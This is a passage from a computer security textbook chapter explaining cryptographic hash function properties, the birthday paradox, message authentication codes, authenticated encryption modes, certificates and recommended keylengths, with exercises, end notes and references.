Cryptographic hash functions help solve many problems in security. They take as input any binary string (e.g., message or file) and produce a fixed-length output called a *hash value*, *hash*, *message digest* or *digital fingerprint*. They typically map longer into shorter strings, as do other (non-crypto) hash functions in computer science, but have special properties. Hereafter, “hash function” means cryptographic hash function (Figure 2.10).




Figure 2.10: Cryptographic hash function. A base requirement is a “one-wayness” property. Depending on the application of use, additional technical properties are required.

A hash value is ideally an efficiently computable, compact representation intended, in practice, to be associated with a unique input. For a good hash function, changing a single binary digit (*bit*) of input results in entirely unpredictable output changes (50% of output bits change on average). Hashes are often used as a type of secure checksum whose mappings are too complex to predict or manipulate—and thus hard to exploit.

PROPERTIES OF CRYPTOGRAPHIC HASH FUNCTIONS. We use H to denote a hash function algorithm. It is generally assumed that the details of H are openly known. We want functions H such that, given any input m , the computational cost to compute $H(m)$ is relatively small. Three hash function security properties are often needed in practice:

- (H1) *one-way property* (or *preimage resistance*): for essentially all possible hash values h , given h it should be infeasible to find any m such that $H(m) = h$.

- (H2) *second-preimage resistance*: given any first input m_1 , it should be infeasible to find any distinct second input m_2 such that $H(m_1) = H(m_2)$. (Note: there is free choice of m_2 but m_1 is fixed. $H(m_1)$ is the target image to match; m_1 is its *preimage*.)
- (H3) *collision resistance*: it should be infeasible to find any pair of distinct inputs m_1, m_2 such that $H(m_1) = H(m_2)$. (Note: here there is free choice of both m_1 and m_2 . When two distinct inputs hash to the same output value, we call it a *collision*.)

The properties required vary across applications. As examples will elaborate later, H1 is required for password hash chains (Chapter 3) and also for storing password hashes; for digital signatures, H2 suffices if an attacker cannot choose a message for others to sign, but H3 is required if an attacker can choose the message to be signed by others—otherwise an attacker may get you to sign m_1 and then claim that you signed m_2 .

COMPUTATIONAL SECURITY. The one-way property (H1) implies that given a hash value, an input that produces that hash cannot be easily found—even though many, many inputs do indeed map to each output. To see this, restrict your attention to only those inputs of exactly 512 bits, and suppose the hash function output has bitlength 128. Then H maps each of these 2^{512} input strings to one of 2^{128} possible output strings—so on average, 2^{384} inputs map to each 128-bit output. Thus enormous numbers of collisions exist, but they should be hard to find in practice; what we have in mind here is called *computational security*. Similarly, the term “infeasible” as used in (H1)-(H3) means computationally infeasible in practice, i.e., assuming all resources that an attacker might be able to harness over the period of desired protection (and erring on the side of caution for defenders).⁶

COMMENT ON BLACK MAGIC. It may be hard to imagine that functions with properties (H1)-(H3) exist. Their design is a highly specialized art of its own. The role of security developers is not to design such functions, but to follow the advice of cryptographic experts, who recommend appropriate hash functions for the tasks at hand.

‡**Exercise** (CRC vs. cryptographic hash). Explain why a cyclical redundancy code (CRC) algorithm, e.g., a 16- or 32-bit CRC commonly used in network communications for integrity, is not suitable as a cryptographic hash function (hint: [22, p.363]).

Hash functions fall into two broad service classes in security, as discussed next.

ONE-WAY HASH FUNCTIONS. Applications in which “one-wayness” is critical (e.g., password hashing, below), require property H1. In practice, hash functions with H1 often also provide H2. We prefer to call the first property *preimage resistance*, because traditionally functions providing both H1 and H2 are called *one-way hash functions*.

COLLISION-RESISTANT HASH FUNCTIONS. A second usage class relies heavily on the requirement (property) that it be hard to find two inputs having the same hash. If this is not so, then in some applications using hash functions, an attacker finding such a pair of inputs might benefit by substituting a second such input in place of the first. As it turns out, second-preimage resistance (H2) fails to guarantee collision resistance (H3); for an attacker trying to find two strings yielding the same hash (i.e., a *collision*), fixing one string (say m_1 in H2) makes collision-finding significantly more costly than if given

⁶In contrast, in *information-theoretic security*, the question is whether, given unlimited computational power or time, there is sufficient information to solve a problem. That question is of less interest in practice.

free choice of both m_1 and m_2 . The reason is the *birthday paradox* (page 44). When it is important that finding collisions be computationally difficult even for an attacker free to choose both m_1 and m_2 , *collision resistance* (H3) is specified as a requirement. It is easy to show that H3 implies second-preimage resistance (H2). Furthermore, in practice,⁷ hash functions with H2 and H3 also have the one-way property (H1), providing all three. Thus as a single property in a hash function, H3 (collision resistance) is most advanced.

Example (*Hash function used as modification detection code*). As an example application involving properties H1–H3 above, consider an executable file corresponding to program P with binary representation p , faithfully representing legitimate source code at the time P is installed in the filesystem. At that time, using a hash function H with properties H1–H3, the operating system computes $h = H(p)$. This “trusted-good” hash of the program is stored in memory that is safe from manipulation by attackers. Later, before invoking program P , the operating system recomputes the hash of the executable file to be run, and compares the result to stored value h . If the values match, there is strong evidence that the file has not been manipulated or substituted by an attacker.

The process in this example provides a *data integrity* check for one file, immediately before execution. Data integrity for a designated *set* of system files could be provided as an ongoing background service by similarly computing and storing a set of trusted hashes (one per file) at some initial time before exposure to manipulation, and then periodically recomputing the file hashes and comparing to the *allowlist* of known-good stored values.⁸

‡Exercise (Hash function properties—data integrity). In the above example, was the collision resistance property (H3) actually needed? Give one set of attack circumstances under which H3 is necessary, and a different scenario under which H needs only second-preimage resistance to detect an integrity violation on the protected file. (An analogous question arises regarding necessary properties of a hash function when used in conjunction with digital signatures, as discussed shortly.)

Example (*Using one-way functions in password verification*). One-way hash functions H are often used in password authentication as follows. A userid and password p entered on a client device are sent (hopefully over an encrypted link!) to a server. The server hashes the p received to $H(p)$, and uses the userid to index a data record containing the (known-correct) password hash. If the values match, login succeeds. This avoids storing, at the server, plaintext passwords, which might be directly available to disgruntled administrators, anyone with access to backup storage, or via server database breakins.

Exercise (Hash function properties—password hashing). In the example above, would a hash function having the one-way property, but not second-preimage resistance, be useful for password verification? Explain.

Exercise (Password hashing at the client end). The example using a one-way hash function in password verification motivates storing password hashes (vs. clear passwords) at the server. Suppose instead that passwords were hashed at the client side, and the

⁷There are pathological examples of functions having H2 and H3 without the one-way property (H1), but, in practice, collision resistance (H3) almost always implies H1 [22, p.330].

⁸An example of such a service is *Tripwire* [15].

Family name	Year	Output size		Alternate names and notes
		bitlength	bytes	
SHA-3	2015	224, 256	28, 32	SHA3-224, SHA3-256
		384, 512	48, 64	SHA3-384, SHA3-512 (NOTE 1)
SHA-2	2001	256, 512	32, 64	SHA-256, SHA-512
SHA-1	1995	160	20	Deprecated (2017) for browser certificates
MD5	1992	128	16	Widely deprecated, for many applications

Table 2.1: Common hash functions and example parameters. Additional SHA-2 variants include SHA-224 (SHA-256 truncated to 224 bits), SHA-384 (SHA-512 truncated), and further SHA-512 variations, which use specially computed initial values and truncate to 224 or 384 bits resp., giving SHA-512/224 and SHA-512/256. NOTE 1: SHA-3’s most flexible variation allows arbitrary bitlength output; SHA-3 is based on the *Keccak* family. For context: Bitcoin computations execute about 2^{90} SHA-2 hashes per year (circa 2019).

password hash was sent to the server (rather than the password itself). Would this be helpful or not? Should the password hash be protected during transmission to the server?

Example (*Hash examples*). Table 2.1 shows common hash functions in use: SHA-3, SHA-2, SHA-1 and MD5. Among these, the more recently introduced versions, and those with longer outputs, are generally preferable choices from a security viewpoint. (Why?)

BIRTHDAY PARADOX. What number n of people are needed in a room before a shared birthday is expected among them (i.e., with probability $p = 0.5$)? As it turns out, only about 23 (for $p = 0.5$). A related question is: Given n people in a room, what is the probability that two of them have the same birthday? This probability rises rapidly with n : $p = 0.71$ for $n = 30$, and $p = 0.97$ for $n = 50$. Many people are surprised that n is so small (first question), and that the probability rises so rapidly. Our interest in this *birthday paradox* stems from analogous surprises arising frequently in security: attackers can often solve problems more efficiently than expected (e.g., arranging hash function collisions as in property H3 above). The key point is that the “collision” here is not for one pre-specified day (e.g., *your* birthday); any matching pair will do, and as n increases, the number of pairs of people is $C(n, 2) = n(n - 1)/2$, so the number of pairs of days grows as n^2 . From this it is not surprising that further analysis shows that (here with $m = 365$) a collision is expected when $n \approx \sqrt{m}$ (rather than $n \approx m$, as is a common first impression).

DIGITAL SIGNATURES WITH HASH FUNCTIONS. Most digital signature schemes are implemented using mathematical primitives that operate on fixed-size input blocks. Breaking a message into blocks of this size, and signing individual pieces, is inefficient. Thus commonly in practice, to sign a message m , a hash $h = H(m)$ is first computed and h is signed instead. The details of the hash function H to be used are necessary to complete the signature algorithm specification, as altering these details alters signatures (and their validity). Here, H should be collision resistant (H3). Figure 2.11 illustrates the process.

‡Exercise (Hash properties for signatures). For a hash function H used in a digital signature, outline distinct attacks that can be stopped by hash properties (H2) and (H3).

‡Exercise (Precomputation attacks on hash functions). The definition of the one-way property (H1) has the curious qualifying phrase “for essentially all”. Explain why this




Figure 2.11: Signature algorithm with hashing details. The process first hashes message m to $H(m)$, and then applies the core signing algorithm to the fixed-length hash, not m itself. Signature verification requires the entire message m as input, likewise hashes it to $H(m)$, and then checks whether an alleged signature tag t for that m is VALID or INVALID (e.g., returning boolean values TRUE or FALSE). s_A and v_A are Alice’s signature private key and signature verification public key, respectively. Compare to Figure 2.9.

qualification is necessary (hint: [22, p.337]).

‡**Exercise** (Merkle hash trees). Explain what a *Merkle hash tree* is, and how BitTorrent uses this construction to efficiently verify the integrity of data pieces in peer-to-peer downloads. (Hint: Chapter 13 or [22, p.558], and the Wikipedia entry on “Torrent file”.)

‡**Exercise** (biometrics and *fuzzy commitment*). For password-based authentication, rather than storing cleartext user passwords w directly, systems commonly store the hash $H(w)$ as noted earlier. Can templates for biometric authentication be similarly protected using one-way hash functions? What role might error-correcting codes play? (Hint: [13].)

2.6 Message authentication (data origin authentication)

Message authentication is the service of assuring the integrity of data (i.e., that it has not been altered) and the identity of the party that originated the data, i.e., *data origin authentication*. This is done by sending a special data value, or tag, called a *message authentication code (MAC)*, along with a message. The algorithm computing the tag, i.e., the MAC function, is a special type of hash function whose output depends not only on the input message but also on a secret number (secret key). The origin assurance derives from the assumption that the key is known only to the originator who computes the tag, and any party they share it with to allow tag verification; thus the recipient assumes that the originator is a party having access to, or control of, this MAC key.

If Alice sends a message and matching MAC tag to Bob (with whom she shares the MAC key), then he can verify the MAC tag to confirm integrity and data origin. Since the key is shared, the tag could also have been created by Bob. Between Alice and Bob, they know who originated the message, but if Alice denies being the originator, a third party may be unable to sort out the truth. Thus, MACs lack the property of *non-repudiation*, i.e., they do not produce evidence countering *repudiation* (false denial of previous actions). Public-key signatures provide both data origin authentication and non-repudiation.




Figure 2.12: Message authentication code (MAC) generation and verification. As opposed to unkeyed hash functions, MAC algorithms take as input a secret (symmetric key) k , as well as an arbitrary-length message m . By design, with high probability, an adversary not knowing k will be unable to forge a correct tag t for a given message m ; and be unable to generate any new pair (m, t) of matching message and tag (for an unknown k in use).

MAC DETAILS. Let M denote a MAC algorithm and k a shared MAC key. If Alice wishes to send to Bob a message m and corresponding MAC tag, she computes $t = M_k(m)$ and sends (m, t) . Let (m', t') denote the pair actually received by Bob (allowing that the legitimate message might be modified en route, e.g., by an attacker). Using his own copy of k and the received message, Bob computes $M_k(m')$ and checks that it matches t' . Beyond this basic check, for many applications further means should ensure “freshness”—i.e., that (m', t') is not simply a replay of an earlier legitimate message. See Figure 2.12.

Example (MAC examples). An example MAC algorithm based on block ciphers is CMAC (Section 2.9). In contrast, HMAC gives a general construction employing a generic hash function H such as those in Table 2.1, leading to names of the form HMAC- H (e.g., H can be SHA-1, or variants of SHA-2 and SHA-3). Other MAC algorithms as noted in Table 2.2 are Poly1305-AES-MAC and those in AEAD combinations in that table.

‡Example (CBC-MAC). From the CBC mode of operation, we can immediately describe a MAC algorithm called CBC-MAC, to convey how a MAC may be built using a block cipher.⁹ To avoid discussion of padding details, assume $m = m_1 m_2 \cdots m_t$ is to be authenticated, with blocks m_i of bitlength n , matching the cipher blocklength; the MAC key is k . Proceed as if carrying out encryption in CBC-mode (Figure 2.4) with $\text{IV} = 0$; keep only the final ciphertext block c_t , and use it as the MAC tag t .

‡Exercise (MACs from hash functions). It may seem that a MAC is easily created by combining a hash function and a key, but this is non-trivial. a) Given a hash function H and symmetric keys k_1, k_2 , three proposals for creating a MAC from H are the *secret prefix*, *secret suffix*, and *envelope method*: $H_1 = H(k_1 || x)$, $H_2 = H(x || k_2)$, and $H_3 = H(k_1 || x || k_2)$. Here “ $||$ ” denotes concatenation, and x is data to be authenticated. Explain why all three methods are less secure than might be expected (hint: [35]). b) Explain the general construction by which HMAC converts an unkeyed hash function into a MAC (hint: [17]).

⁹In practice, CMAC is recommended over CBC-MAC (see notes in Section 2.9).

\ddagger Exercise (MAC truncation). The bitlength of a MAC tag varies by algorithm; for those built from hash functions or block ciphers, the default length is that output by the underlying function. Some standards truncate the tag somewhat, for technical reasons. Give security arguments both for, and against, truncating MAC outputs (hint: [34, 17]).

\ddagger Exercise (Data integrity mechanisms). Outline three methods, involving different cryptographic primitives, for providing data integrity on a digital file f .

Exercise (Understanding integrity). a) Can data origin authentication (DOA) be provided without data integrity (DI)? b) Is it possible to provide DI without DOA? Explain.

2.7 \ddagger Authenticated encryption and further modes of operation

Having explained MACs, we discuss how they are commonly combined with symmetric-key encryption, and then consider a few further symmetric-key cipher modes of operation.

AUTHENTICATED ENCRYPTION. Encryption, when stated as a requirement, usually implies encryption with guaranteed integrity, i.e., the combination of encryption and data origin authentication. This allows detection of unauthorized ciphertext manipulation, including alteration and message forgery. The combined functionality, called *authenticated encryption* (AE), can be achieved by using a block cipher for encryption, and a separate MAC algorithm for authentication; this is called *generic composition* (Exercise below). However, a different approach, preferred for technical reasons, is to use a custom-built algorithm that does both. Such *integrated* AE algorithms are designed to allow safe use of a single symmetric key for both functions (whereas using one crypto key for two purposes is generally discouraged as bad practice¹⁰). Integrated AE algorithms are identified by naming a block cipher and an AE family—see Table 2.2 (page 49).

AUTHENTICATED ENCRYPTION WITH ASSOCIATED DATA (AEAD). In practice, the following situation is common: message data is to be encrypted, and accompanying data should be authenticated (e.g., to detect any tampering) but not encrypted—e.g., packet payload data must be encrypted, but header fields containing protocol or routing information may be needed by (visible to) intermediate networking nodes. Rather than use a separate MAC to detect integrity violations of such information, a special category of AE algorithms, called *authenticated encryption with associated data* (AEAD) algorithms, accommodate such additional or *associated* data (AD) as shown in Figure 2.13.

\ddagger CCM MODE OF OPERATION. An AEAD method called *Counter mode with CBC-MAC* (CCM) combines the CTR mode of operation (Fig. 2.5) for encryption—in essence a stream cipher—with CBC-MAC (above) for authentication. The underlying block cipher used is commonly AES. Use in practice requires agreement on application-specific details for security and interoperability, e.g., input formatting and MAC tag postprocessing (reducing its length in some cases); Sect. 2.9 gives references to CCM-related standards.

\ddagger CHACHA20 AND POLY1305. **ChaCha20** is a stream cipher involving 20 rounds of an underlying cipher, **ChaCha**. It was created by University of Illinois at Chicago professor Dan Bernstein, who also created the **Poly1305** MAC algorithm. Both were

¹⁰An example of what can go wrong is relatively easy to follow [22, p.367, Example 9.88].




Figure 2.13: Authenticated encryption with associated data (AEAD). If the MAC tag T is 128 bits, then the ciphertext C' is 128 bits longer than the plaintext. A protocol may pre-allocate a field in sub-header H' for tag T . AEAD functionality may be provided by generic composition, e.g., generating C' using a block cipher in CBC mode, and T by an algorithm such as CMAC (Section 2.9) or HMAC-SHA-2. The extra, i.e., *associated data* (AD) need not be physically adjacent to the plaintext as shown (provided that logically, they are covered by MAC integrity in a fixed order). The *nonce* N , e.g., 96 bits in this application, is a number used only once for a given key K ; reuse puts confidentiality at risk. If P is empty, the AEAD algorithm is essentially a MAC algorithm.

designed to deliver high security with improved performance over alternatives that make heavy use of AES (e.g., CCM above), for environments that lack AES hardware support. Poly1305 MAC requires a 128-bit key for an underlying block cipher (AES is suitable, or an alternate cipher with 128-bit key and 128-bit blocklength). For an AEAD algorithm, ChaCha20 is paired with Poly1305 as listed in Table 2.2.

Example (*Symmetric algorithms and parameters*). Table 2.2 gives examples of well-known symmetric-key algorithms with blocklengths, keylengths, and related details.

Exercise (Authenticated encryption: generic composition). To implement authenticated encryption by serially combining a block cipher and a MAC algorithm, three options are: 1) MAC-plaintext-then-encrypt (MAC the plaintext, append the MAC tag to the plaintext, then encrypt both); 2) MAC-ciphertext-after-encrypt (encrypt the plaintext, MAC the resulting ciphertext, then append the MAC tag); and 3) encrypt-and-MAC-plaintext (the plaintext is input to each function, and the MAC tag is appended to the ciphertext). Are all of these options secure? Explain. (Hint: [1, 16, 4], and [37, Fig.2].)

Name of cipher, MAC or AEAD combination	Cipher specs		Other specs, notes			Cipher details		
	n (bits)	y (bits)	mode	v	t			
AES-128, AES-192, AES-256	128	128-256	—	—	—	block		
ChaCha20	—	256	—	96	—	stream		
Poly1305-AES-MAC	128	256	custom	96	128	AES-128		
AEAD_ChaCha20_Poly1305	128	256	custom	96	128	ChaCha		
AEAD_AES_128_CCM	128	128	CCM	96	128†	AES-128		
AEAD_AES_256_CCM		256				AES-256		
AEAD_AES_128_GCM	128	128	GCM	96	128†	AES-128		
AEAD_AES_256_GCM		256				AES-256		
DES	64	56	core of triple-DES			block		
triple-DES (3-key)	64	3x56	NIST SP 800-67r2			block		
RC4	—	—	legacy use			stream		

Table 2.2: Common ciphers, AEAD algorithms, and example parameters. Blocklength n , keylength y , nonce/IV bitlength v , MAC tag bitlength t (†may be reduced by post-processing). Triple-DES involves three rounds of DES under three distinct keys, and remains of interest for legacy reasons. GCM is Galois/Counter Mode (Section 2.9).

2.8 ‡Certificates, elliptic curves, and equivalent keylengths

CERTIFICATES. A *public-key certificate* is a data structure whose primary fields are a subject name, a public key asserted to belong to that subject, and a digital signature (over these and other fields) by a third party called a *certification authority* (CA). The intent is that the signature conveys the CA’s attestation that it has verified that the named subject is the legitimate party associated with that public key, thus binding subject and public key. Parties that rely on the certificate (*relying parties*) require an authentic copy of the CA’s verification public key to verify the CA’s signature, and thus the certificate’s integrity.

CERTIFICATION AUTHORITIES. The CA’s role is critical for trustworthy certificates. Before signing a certificate, the CA is expected to carry out appropriate due diligence to confirm the identity of the named subject, and their association with the public key. For example, to obtain evidence of control of the corresponding private key, the CA may send the subject a challenge message whose correct response requires use of that private key (without disclosing it); the CA uses the purportedly corresponding public key in creating the challenge, or verifying the response. Digital certificates allow relying parties to gain trust in the public keys of many other parties, through pre-existing trust in the public key of a signing CA. Trust in one key thus translates into trust in many.

CERTIFICATE REVOCATION. Certificates also include: a serial number to uniquely identify the certificate, an expiry date, identity information for the CA, algorithm identifiers (for the embedded public key, and the CA’s signature), and revocation information. The latter allows a certificate’s validity, which by default continues until the expiry date, to be terminated earlier (e.g., if the private key is reported compromised, or the named subject ceases to continue in the role for which the public key was certified). The revocation information indicates how relying parties can get further details, e.g., a signed list of *revoked certificates*, or the URL of a trusted site to contact for a real-time status check of

a certificate’s validity. Certificates and CAs are discussed in greater detail in Chapter 8.

NIST-RECOMMENDED KEYLENGTHS. For public U.S. government use, NIST recommended (in November 2015) at least 112 bits of “security strength” for symmetric-key encryption and related digital signature applications. Here “strength” is not the raw symmetric-key bitlength, but an estimate of security based on best known attacks (e.g., triple-DES has three 56-bit keys, but estimated strength only 112 bits). To avoid obvious “weak-link” targets, multiple algorithms used in conjunction should be of comparable strength.¹¹ Giving “security strength” estimates for public-key algorithms requires a few words. The most effective attacks against strong symmetric algorithms like AES are exhaustive search attacks on their key space—so a 128-bit AES key is expected to be found after searching 2^{127} keys, for a security strength of 127 bits (essentially 128). In contrast, for public-key cryptosystems based on RSA and Diffie-Hellman (DH), the best attacks do not require exhaustive search over private-key spaces, but instead faster number-theoretic computations involving *integer factorization* and computing *discrete logarithms*. This is the reason that, for comparable security, keys for RSA and DH must be much larger than AES keys. Table 2.3 gives rough estimates for comparable security.

Symmetric-key security strength	RSA modulus	DH		ECC
		modulus	private key	
112 (triple-DES)	2048	2048	224	224-255
128 (AES)	3072	3072	256	256-383

Table 2.3: Recommended keylengths for comparable algorithm strengths. Numbers denote parameter bitlengths. A symmetric key of 128 bits corresponds to the lowest of three keylengths supported by AES. For RSA and DH, the modulus implies the size of the public key. RSA entries are for encryption, signatures, and key agreement/key transport (Chapter 4). These are recommended pairings, rather than exact security equivalents.

ELLIPTIC CURVE PUBLIC-KEY SYSTEMS. Public-key systems are most easily taught using implementations over number systems that students are already somewhat familiar with, e.g., arithmetic modulo $n = pq$ (for RSA), and modulo a large prime p for Diffie-Hellman (DH) later in Chapter 4. By their underlying mathematical structures, RSA and DH are respectively classified as *integer factorization cryptography* (IFC) and *finite field cryptography* (FFC). Public-key functionality—encryption, digital signatures, and key agreement—can analogously be implemented using operations over sets of elements defined by points on an *elliptic curve*. Such *elliptic curve cryptography* (ECC) implementations offer as a main advantage computational and storage efficiencies due to smaller key sizes (Table 2.3). In certain situations ECC also brings disadvantages. To mention one, in many RSA implementations the public-key operation is relatively inexpensive compared to the private-key operation (because for technical reasons, short public exponents can be used); the reverse is true for ECC, a drawback in certificate-based infrastructures where signature verification (using the public key) is far more frequent than signing (using the private key). ECC involves more complex mathematics, but this is eas-

¹¹This follows the principle of DEFENSE-IN-DEPTH P13 (Chapter 1).

ily overcome by the availability of standard toolkits and libraries. In this book, we use RSA and Diffie-Hellman examples that do not involve ECC.

2.9 ‡End notes and further reading

The classic treatment of cryptography through the ages is Kahn [14]; Singh [39] gives a shorter, highly entertaining history. Diffie and Hellman [8] give an academic introduction, and introduced public-key cryptography [7] including DH key agreement (Chapter 4). RSA encryption and signatures are due to Rivest, Shamir and Adleman [36]. Boneh [5, 6] surveys attacks on RSA, and explains the difference between theory and practice in implementing public-key algorithms. For extensive background in applied cryptography, see Menezes [22]; its section 7.3 reviews classical “toy ciphers” and how simple, elegant attacks defeat historical *transposition ciphers* and *polyalphabetic substitution*, e.g., using the *method of Kasiski* and related *index of coincidence*. Such attacks clarify how the one-time pad fails if the key is reused (it is not a two-time pad). Other recommended books include Ferguson [9] for practical cryptography, and Menezes [21, 10] for elliptic curve cryptography. Welchman [42] provides a first-person account of WW2 British code-breaking at Bletchley Park, including insights on human errors in key management undermining the strength of Enigma codes.

For triple-DES and its status circa 2017, see NIST [31]; newer alternatives are preferred. The CMAC block cipher construction improves on CBC-MAC; for details and supporting literature (approving its use with AES and also three-key triple-DES), see NIST 800-38B [24], and RFC 4493 for AES-CMAC. See RFC 7539 [23] for the *ChaCha20* stream cipher and *Poly1305* MAC, their combined AEAD algorithm due to Langley, and motivation (advantages over AES); the original proposals are by Bernstein [2, 3]. Use of HMAC [17, 28] with *MD5*, i.e., HMAC-MD5, is discouraged [40] towards ending *MD5*’s ongoing use (especially for signature applications). The widely implemented *RC4* stream cipher is now prohibited by TLS [32]. FIPS 186–4 [29] specifies the Digital Signature Algorithm (DSA) and ECDSA, its elliptic curve variant. Digital signatures *with appendix* (Section 2.4) require the message itself for signature verification. Digital signatures *with message recovery* [22, p.430] (suitable only for short messages) do not—the verification process recovers the original message (the tag conveys both signature and message), but whereas a hash function is not needed, a customized redundancy function is.

Preneel [33] undertook the first systematic study of cryptographic hash functions; Chapter 9 of Menezes [22] gives an early overview. For finding hash function collisions in practice, see van Oorschot [41]. Rogaway [37] formalized AEAD (authenticated encryption with associated data); for interface definitions per Table 2.2, see RFC 5116 [19]. NIST-specified AEAD modes include CCM [25] (see Jonsson [12] for security analysis, and the original Whiting [43] proposal) and GCM [27] (see also McGrew [20]); the OCB mode of Rogaway [38] is faster than both (Krovetz [18] compares the three), but patent entanglement issues impaired adoption of it and several earlier methods. Table 2.3’s recommended keylength pairings are from NIST [30].

References (Chapter 2)

- [1] M. Bellare and C. Namprempre. Authenticated encryption: Relations among notions and analysis of the generic composition paradigm. In *ASIACRYPT*, pages 531–545, 2000. Revised in: *J. Crypt.*, 2008.
- [2] D. J. Bernstein. ChaCha, a variant of Salsa20. 28 Jan 2008 manuscript; see also <https://cr.yp.to/chacha.html>.
- [3] D. J. Bernstein. The Poly1305-AES Message-Authentication Code. In *Fast Software Encryption*, pages 32–49, 2005. See also <https://cr.yp.to/mac.html>.
- [4] J. Black. Authenticated encryption. In *Encyclopedia of Cryptography and Security*. Springer (editor: Henk C.A. van Tilborg), 2005. Manuscript also online, dated 12 Nov 2003.
- [5] D. Boneh. Twenty years of attacks on the RSA cryptosystem. *Notices of AMS*, 46(2):203–213, 1999.
- [6] D. Boneh, A. Joux, and P. Q. Nguyen. Why textbook ElGamal and RSA encryption are insecure. In *ASIACRYPT*, pages 30–43, 2000.
- [7] W. Diffie and M. E. Hellman. New directions in cryptography. *IEEE Trans. Info. Theory*, 22(6):644–654, 1976.
- [8] W. Diffie and M. E. Hellman. Privacy and authentication: An introduction to cryptography. *Proceedings of the IEEE*, 67(3):397–427, March 1979.
- [9] N. Ferguson and B. Schneier. *Practical Cryptography*. Wiley, 2003.
- [10] D. Hankerson, A. Menezes, and S. Vanstone. *Guide to Elliptic Curve Cryptography*. Springer, 2004.
- [11] IEEE Computer Society. IEEE Std 1619-2007: Standard for Cryptographic Protection of Data on Block-Oriented Storage Devices. 18 April 2008. Defines the XTS-AES encryption mode.
- [12] J. Jonsson. On the security of CTR + CBC-MAC. In *Workshop on Selected Areas in Cryptography (SAC)*, pages 76–93, 2002.
- [13] A. Juels and M. Wattenberg. A fuzzy commitment scheme. In *ACM Comp. & Comm. Security (CCS)*, pages 28–36. ACM, 1999.
- [14] D. Kahn. *The Codebreakers*. Macmillan, 1967.
- [15] G. H. Kim and E. H. Spafford. The design and implementation of Tripwire: A file system integrity checker. In *ACM Comp. & Comm. Security (CCS)*, pages 18–29. ACM, 1994.
- [16] H. Krawczyk. The order of encryption and authentication for protecting communications (or: How secure is SSL?). In *CRYPTO*, pages 310–331, 2001.
- [17] H. Krawczyk, M. Bellare, and R. Canetti. RFC 2104: HMAC: Keyed-Hashing for Message Authentication, Feb. 1997. Informational; updated by RFC 6151 (March 2011).
- [18] T. Krovetz and P. Rogaway. The software performance of authenticated-encryption modes. In *Fast Software Encryption*, pages 306–327, 2011.
- [19] D. McGrew. RFC 5116: An Interface and Algorithms for Authenticated Encryption, Jan. 2008. Proposed Standard.
- [20] D. A. McGrew and J. Viega. The Security and Performance of the Galois/Counter Mode (GCM) of Operation. In *INDOCRYPT*, pages 343–355, 2004.

- [21] A. Menezes. *Elliptic Curve Public Key Cryptosystems*. Springer, 1993.
- [22] A. J. Menezes, P. C. van Oorschot, and S. A. Vanstone. *Handbook of Applied Cryptography*. CRC Press, 1996. Openly available, <http://cacr.uwaterloo.ca/hac/>.
- [23] Y. Nir and A. Langley. RFC 7539: ChaCha20 and Poly1305 for IETF Protocols, May 2015. Informational.
- [24] NIST. Special Pub 800-38B: Recommendation for Block Cipher Modes of Operation: The CMAC Mode for Authentication. May 2005, with updates 6 Oct 2016.
- [25] NIST. Special Pub 800-38C: Recommendation for Block Cipher Modes of Operation: The CCM Mode for Authentication and Confidentiality. May 2004, with updates 20 Jul 2007.
- [26] NIST. Special Pub 800-38A: Recommendation for Block Cipher Modes of Operation: Methods and Techniques, Dec. 2001.
- [27] NIST. Special Pub 800-38D: Recommendation for Block Cipher Modes of Operation: Galois/Counter Mode (GCM) and GMAC, Nov. 2007.
